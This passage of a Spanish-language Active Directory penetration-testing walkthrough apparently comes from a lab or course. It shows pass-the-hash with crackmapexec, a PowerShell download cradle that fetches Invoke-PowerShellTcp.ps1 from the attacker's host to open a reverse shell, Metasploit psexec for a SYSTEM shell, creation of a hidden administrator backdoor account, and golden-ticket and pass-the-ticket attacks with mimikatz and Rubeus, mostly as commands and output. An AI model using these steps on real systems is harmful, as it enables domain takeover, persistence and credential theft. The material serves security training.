SMB         172.16.1.51     445    SERVER           Vínculo: dirección IPv6 local. . . : fe80::b88b:2aef:738d:2708%5
SMB         172.16.1.51     445    SERVER           Dirección IPv4. . . . . . . . . . . . . . : 172.16.1.51
SMB         172.16.1.51     445    SERVER           Máscara de subred . . . . . . . . . . . . : 255.255.248.0
SMB         172.16.1.51     445    SERVER           Puerta de enlace predeterminada . . . . . : 172.16.0.1
```

Incluso podemos generar una shell reversa de la siguiente manera:

1. Utilizamos un script llamado Invoke-PowerShellTcp.ps1 y al final agregamos la siguiente línea “Invoke-PowershellTcp -Reverse -IPAddress 172.16.7.84 -Port 444” con la ip y el puerto de la maquina atacante
2. Generamos un servidor web temporal de la carpeta en la que se encuentra el script

   ```
   └─$ python3 -m http.server 8080
   Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
   172.16.1.51 - - [25/Nov/2024 09:52:25] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 -
   ```
3. En otra pestaña escuchamos con netcat

   ```
   └─$ nc -lvp 444
   listening on [any] 444 ...
   ```
4. En otra pestaña vamos a ejecutar el siguiente comando

```
└─$ crackmapexec smb 172.16.1.51 -u Administrador -d cs.org -H aad3b435b51404eeaad3b435b51404ee:b72f3db8c9e58fbb65
cd69ebf9c5a236 -x "powershell IEX(New-Object Net.WebClient).downloadString('http://172.16.7.84:8080/Invoke-PowerSh
ellTcp.ps1')"
```

Podemos notar que en la pestaña donde estaba escuchando netcat se nos abre una terminal

```
connect to [172.16.7.84] from cs.org [172.16.1.51] 52217
Windows PowerShell running as user Administrador on SERVER
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\>whoami
cs\administrador
PS C:\>
```

Otra manera es a través de un exploit que se encuentra en metasploit(Metasploit es un proyecto de código abierto para la seguridad informática, que proporciona información acerca de vulnerabilidades de seguridad y ayuda en tests de penetración "Pentesting" y el desarrollo de firmas para sistemas de detección de intrusos.) ingresamos por msfconsole y damos search exploit/Windows/smb/psexec u damos use 0

```
   #  Name                       Disclosure Date  Rank    Check  Description
   -  ----                       ---------------  ----    -----  -----------
   0  exploit/windows/smb/psexec 1999-01-01       manual  No     Microsoft Windows Authenticated User Code Execution
   1    \_ target: Automatic     .                .       .      .
   2    \_ target: PowerShell    .                .       .      .
   3    \_ target: Native upload .                .       .      .
   4    \_ target: MOF upload    .                .       .      .
   5    \_ target: Command       .                .       .      .
```

Entre las opciones vemos que necesita, ingresamos use 0 y damos “options” para ver que campos debemos de llenar

```
SESSION                   no        The session to run this module on

Used when making a new connection via RHOSTS:

Name       Current Setting                            Required  Description
----       ---------------                            --------  -----------
RHOSTS     172.16.1.51                                no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      445                                        no        The target port (TCP)
SMBDomain  .                                          no        The Windows domain to use for authentication
SMBPass    aad3b435b51404eeaad3b435b51404ee:b72f3db8  no        The password for the specified username
           c9e58fbb65cd69ebf9c5a236
SMBUser    Administrador                              no        The username to authenticate as

ayload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     172.16.7.86      yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

xploit target:

Id  Name
--  ----
0   Automatic
```

Llenamos de la siguiente manera

```
msf6 exploit(windows/smb/psexec) > set rhosts 172.16.1.51
rhosts ⇒ 172.16.1.51
msf6 exploit(windows/smb/psexec) > set lhost 172.16.7.84
lhost ⇒ 172.16.7.84
msf6 exploit(windows/smb/psexec) > set smbuser Administrador
smbuser ⇒ Administrador
msf6 exploit(windows/smb/psexec) > set smbpass aad3b435b51404eeaad3b435b51404ee:b72f3db8c9e58fbb65cd69ebf9c5a236
smbpass ⇒ aad3b435b51404eeaad3b435b51404ee:b72f3db8c9e58fbb65cd69ebf9c5a236
```

```
msf6 exploit(windows/smb/psexec) > set payload 164
payload ⇒ windows/shell/reverse_tcp
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.16.7.86:4444
[*] 172.16.1.51:445 - Connecting to the server...
[*] 172.16.1.51:445 - Authenticating to 172.16.1.51:445 as user 'Administrador'...
[*] 172.16.1.51:445 - Selecting PowerShell target
[*] 172.16.1.51:445 - Executing the payload...
[+] 172.16.1.51:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (240 bytes) to 172.16.1.51
[*] Command shell session 2 opened (172.16.7.86:4444 → 172.16.1.51:54754) at 2024-11-15 11:37:22 -0500


Shell Banner:
Microsoft Windows [Versi_n 10.0.17763.737]
-----


C:\Windows\system32>
```

De esta manera ya obtuvimos privilegios

```
PS C:\Windows\system32>
PS C:\Windows\system32> whoami
nt authority\system
PS C:\Windows\system32>
```

BACKDOOR

Vanos a generar una backdoor creando un usuario que este en el grupo de administradores


```
PS C:\Windows\system32> $userpassword=ConvertTo-SecureString -AsPlainText -Force -String Pa$$w0rd
PS C:\Windows\system32> New-ADUser -Name backdoor1 -Descriptions "cuenta laura_maliciosa" -Enabled $tru
^[[B^[[A^C
Abort session 1? [y/N]  n
PS C:\Windows\system32> New-ADUser -Name backdoor1 -Description "cuenta laura_maliciosa" -Enabled $true
 -AccountPassword $userpassword
PS C:\Windows\system32>
```

```
PS C:\Windows\system32> Add-ADGroupMember "Administradores" backdoor1
PS C:\Windows\system32> Set-ADAccountPassword -Identity "backdoor1" -NewPassword (ConvertTo-SecureStrin
g "laura123" -AsPlainText -Force) -Reset
PS C:\Windows\system32>
```

Verificamos que el usuario y sus credenciales si se puedan autenticar en el controlador de dominio con crackmapexec, efectivamente lo hace

```
┌──(kali㉿kali)-[~/Downloads]
└─$ crackmapexec smb 172.16.1.51 -u backdoor1 -p laura123
SMB         172.16.1.51     445    SERVER           [*] Windows 10 / Server 2
019 Build 17763 x64 (name:SERVER) (domain:cs.org) (signing:True) (SMBv1:False
)
SMB         172.16.1.51     445    SERVER           [+] cs.org\backdoor1:laur
a123 (Pwn3d!)

┌──(kali㉿kali)-[~/Downloads]
└─$
```

Podemos utilizar otra manera más sutil y es darle permisos con una lista de control de acceso a un usuario



Pass the ticket

```
mimikatz # kerberos::golden /user:Administrador /domain:cs.org /sid:S-1-5-21-3125701002-1384462348-288929791 /rc4:b3801459661932d33c1df165a9705178 /
service:krbtgt /target:cs.org /sids:S-1-5-21-3125701002-1384462348-288929791-502 /ticket:C:\ticket.kirbi
User      : Administrador
Domain    : cs.org (CS)
SID       : S-1-5-21-3125701002-1384462348-288929791
User Id   : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-3125701002-1384462348-288929791-502 ;
ServiceKey: b3801459661932d33c1df165a9705178 - rc4_hmac_nt
Service   : krbtgt
Target    : cs.org
Lifetime  : 25/11/2024 10:42:54 a. m. ; 23/11/2034 10:42:54 a. m. ; 23/11/2034 10:42:54 a. m.
-> Ticket : C:\ticket.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated
ERROR kuhl_m_kerberos_golden ;
kull_m_file_writeData (0x00000005)
```

```
PS C:\Users\MAÑANA\Documents\laura\Tools2\CRTE\Old_Tools\kekeo_old> .\kirbikator.exe kirbi C:\ticket.kirbi

  .#####.   KiRBikator 1.1 (x86) built on Dec  8 2016 00:31:14
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com                       (oe.eo)
  '#####'                                                     * * */

Destination : RFC KRB-CRED (#22) (simple)
 < C:\ticket.kirbi (RFC KRB-CRED (#22))
 > Single file : Administrador@cs.org.kirbi
PS C:\Users\MAÑANA\Documents\laura\Tools2\CRTE\Old_Tools\kekeo_old>
```

```
PS C:\Users\MAÑANA\Desktop\CRTE> .\Rubeus.exe asktgt /user:Administrador /aes256:adbc3ed526ed66b5633a9eec27b4cccbc4d6a19
03aedfd6923437af3da26a87b /domain:cs.org /dc:172.16.1.51 /ptt

  ______        _
 (_____ \      | |
  _____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

  v2.2.1

[*] Action: Ask TGT

[*] Using aes256_cts_hmac_sha1 hash: adbc3ed526ed66b5633a9eec27b4cccbc4d6a1903aedfd6923437af3da26a87b
[*] Building AS-REQ (w/ preauth) for: 'cs.org\Administrador'
[*] Using domain controller: 172.16.1.51:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIFEDCCBQygAwIBBaEDAgEWooIEIjCCBB5hggQaMIIEFqADAgEFoQgbBkNTLk9SR6IbMBmgAwIBAqES
      MBAbBmtyYnRndBsGY3Mub3Jno4ID5jCCA+KgAwIBEqEDAgECooID1ASCA9AhoQaVVA4EouWIqVQ2t5um
      eJx7fyN1VJW44AT1BJjBTsmMzTudd5iMwdUU4jG3VsET7piem20mcTpsQY3NAEm/OgrrOU42dz+tnGer
      ro6rIMx5VvTXNmhjnezRaplgPjvWTXfGfDWD+81gY5gNogyHx/mpvhxm6/Z82DCkOkVj1M5/13tU7Ohu
      K75086YLRd9fKQbFhSJmoHIaQuNCPSomkNO7dU+GR4K/ZDk8RW+zGj3PLRQWnyaZqHQO+abDzFLX9T+g
      i3LADKiJ9+DNbjGD5WvchY6ScXxEL1pYzQIwrLApzed4Czf8PidNUeksJLp+qjavMWEPTkOQ2kuehqox
      ZdQih/1jIwRZj3W6MEEUq0nPhKlOozkDcfvSFXvlJ/yQ19b4ZFf8JgI7cqr70y/K2zjnjN0isRmjzctH
      ubDoPwJDWOjxc8z9n/0bJ16fOusu2cGijY7zwN89znpR97+tRIETRoXGoUppEX9YHUFEup5+5maPEfBr
      2hjA6ycOaDQ7jrNd+71AE4sZjoe2xisHQVDmP63RF4GyaUPEMmBaHfZNgnveh5I15JY7vVBgGrznkEV4
      GGyGoIjUpMQlS4uquo6endIHT8Jkr3pTRdAg7MoYMCrQzYwXS1vrfMkRc1xu24boSi1uFPXwct5OICJ/
      BjHJeZvhAevY0N1p06RwONUQq+22VT5vF/C6gxQVIo7P7kfNRPzjYcFNvMJP+MasafcyvIFuoA35U4fT
      7iqOq71iGoUY+4Dhb3jmAUIlPPyeQObctdvJX3u9GQN6MbkrEoWiFSsJQ2N8RNuDTx3SuNag2bujCzKy
      SE09lCkXHk5U18/wZyiw0r3lzqbABDsNjUsBbOqfHp2YKm7Cn8+Unwcp8GlMSrWzI7eNuNpl8exSqgdR
      ch9asElV/Qrcgnwa/ULfq0wMadfQhO/45tJ1UOSP4L61h9EVh/1Km31pp1SWtxTmERFJPXm6kqy1X52
      slsKpd1BBUpsRSOVZHrH3uxfYhVgIK7WPCkHcKZNzLybp1Q/0BplsvC0db6DfITPWfpvc7wsRzSZZ9XL
      E06QSwd3fsRv49eAEQxFeYdxWydLKfbKuvjAIiyc3nHOYUviQqxp9NX9uA0aBQODvcNT8y1Z4PFEzKZ8
      XrrRDFB/3VRUvZB+8Ay+jwJ0WXc/Mmdnz/RTklJBXGGw2npVy0vUGs/ZhgSO/nlnKWAo/xQTrytsbORQ
      sJFFnRWfokZSDn+Hx47A26z8WDVTY6OD7ypIi/ZwMo5hCdpiP3jLwInQ8gtCxaWqTbbE563XkuN+7etS
      o4HZMIHWoAMCAQCigc4Egct9gcgwgcWggcIwgb8wgbygKzApoAMCARKhIgQg4RmiZYN/gnpP5yINNd7y
      eUq0SPN7vJnJNy+nZsVLGTuhCBsGQIMuT1JHohowGKADAgEBoREwDxsNQWRtaW5pc3RyYWRvcqMHAwUA
      QOEAAKURGA8yMDI0MTEyMTE3MjkxOFqmERgPMjAyNDExMjIwMzI5MThapxEYDzIwMjQxMTI4MTcyOTE4
      WqgIGwZDUy5PUkepGzAZoAMCAQKhEjAQGwZrcmJ0Z3QbBmNzLm9yZw==
[+] Ticket successfully imported!
```

```
[+] Ticket successfully imported!

  ServiceName              :  krbtgt/cs.org
  ServiceRealm             :  CS.ORG
  UserName                 :  Administrador
  UserRealm                :  CS.ORG
  StartTime                :  21/11/2024 12:29:18 p. m.
  EndTime                  :  21/11/2024 10:29:18 p. m.
  RenewTill                :  28/11/2024 12:29:18 p. m.
  Flags                    :  name_canonicalize, pre_authent, initial, renewable, forwardable
  KeyType                  :  aes256_cts_hmac_sha1
  Base64(key)              :  4RmiZYN/gnpP5yINNd7yeUq0SPN7vJnJNy+nZsVLGTs=
  ASREP (key)              :  ADBC3ED526ED66B5633A9EEC27B4CCCBC4D6A1903AEDFD6923437AF3DA26A87B
```



```
PS C:\Users\MAÑANA\Desktop\CRTE\kirbi> klist.exe

El id. de inicio de sesión actual es 0:0x1010b0

Vales almacenados en caché: (1)

#0>     Cliente: Administrador @ CS.ORG
        Servidor: krbtgt/cs.org @ CS.ORG
        Tipo de cifrado de vale Kerberos: AES-256-CTS-HMAC-SHA1-96
        Marcas de vale 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
        Hora de inicio: 11/21/2024 12:29:18 (local)
        Hora de finalización:   11/21/2024 22:29:18 (local)
        Hora de renovación: 11/28/2024 12:29:18 (local)
        Tipo de clave de sesión: AES-256-CTS-HMAC-SHA1-96
        Marcas de caché: 0x1 -> PRIMARY
        KDC llamado:
PS C:\Users\MAÑANA\Desktop\CRTE\kirbi>
```

```
PS C:\Users\MAÑANA\Desktop\CRTE\kirbi> ls  \\SERVER.cs.org\C$


    Directorio: \\SERVER.cs.org\C$


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----       15/09/2018  2:19 a. m.                PerfLogs
d-r---       13/11/2024  9:07 a. m.                Program Files
d-----       13/11/2024  8:36 a. m.                Program Files (x86)
d-----       15/11/2024  10:48 a. m.               Tools
d-r---       21/11/2024  10:53 a. m.               Users
d-----       21/11/2024  11:29 a. m.               Windows
```